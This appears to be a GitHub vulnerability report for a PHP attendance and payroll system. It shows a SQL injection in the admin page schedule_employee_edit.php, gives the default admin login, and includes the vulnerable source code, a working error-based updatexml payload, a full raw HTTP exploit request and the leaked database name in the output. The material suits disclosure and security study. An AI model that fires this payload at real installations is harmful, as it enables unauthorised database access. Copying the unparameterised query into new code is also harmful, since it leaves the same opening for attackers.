debug601 Rename REDAME.md to README.md History

1 contributor

35 lines (26 sloc) | 1.49 KB

Attendance and Payroll System v1.0 - SQL injection

username:nurhodelta password:password ----> {ip}apsystem/admin/index.php

Supplier： https://www.sourcecodester.com/php/12268/attendance-and-payroll-system-using-php.html

\admin\schedule_employee_edit.php has SQL injection


Payload: id=7' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&delete=


SQL injection because id can be closed

schedule_employee_edit.php

```php
<?php
    include 'includes/session.php';

    if(isset($_POST['edit'])){
        $empid = $_POST['id'];
        $sched_id = $_POST['schedule'];

        $sql = "UPDATE employees SET schedule_id = '$sched_id' WHERE id = '$empid'";
        echo $sql;
        if($conn->query($sql)){
            $_SESSION['success'] = 'Schedule updated successfully';
        }
        else{
            $_SESSION['error'] = $conn->error;
        }

    }
    else{
        $_SESSION['error'] = 'Select schedule to edit first';
    }

    header('location: schedule_employee.php');
?>
```

```
POST /apsystem/admin/schedule_employee_edit.php HTTP/1.1
Host: 192.168.1.17
Content-Length: 22
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.17
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.1.17/apsystem/admin/schedule_employee.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2nud4pa7qt6oo5odl3120a4bta
Connection: close

id=11' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&schedule=2&edit=
```




不安全 | 192.168.1.17/apsystem/admin/schedule_employee.php
靶场平台
翻译
java代码审计资源
源码下载站 - 软件...
漏洞时代 - 最新漏...
Web常见漏洞描述
TechSoft IT
Neovic Devierte
Online
REPORTS
Dashboard
Schedules
Error!
XPATH syntax error: '~apsystem~'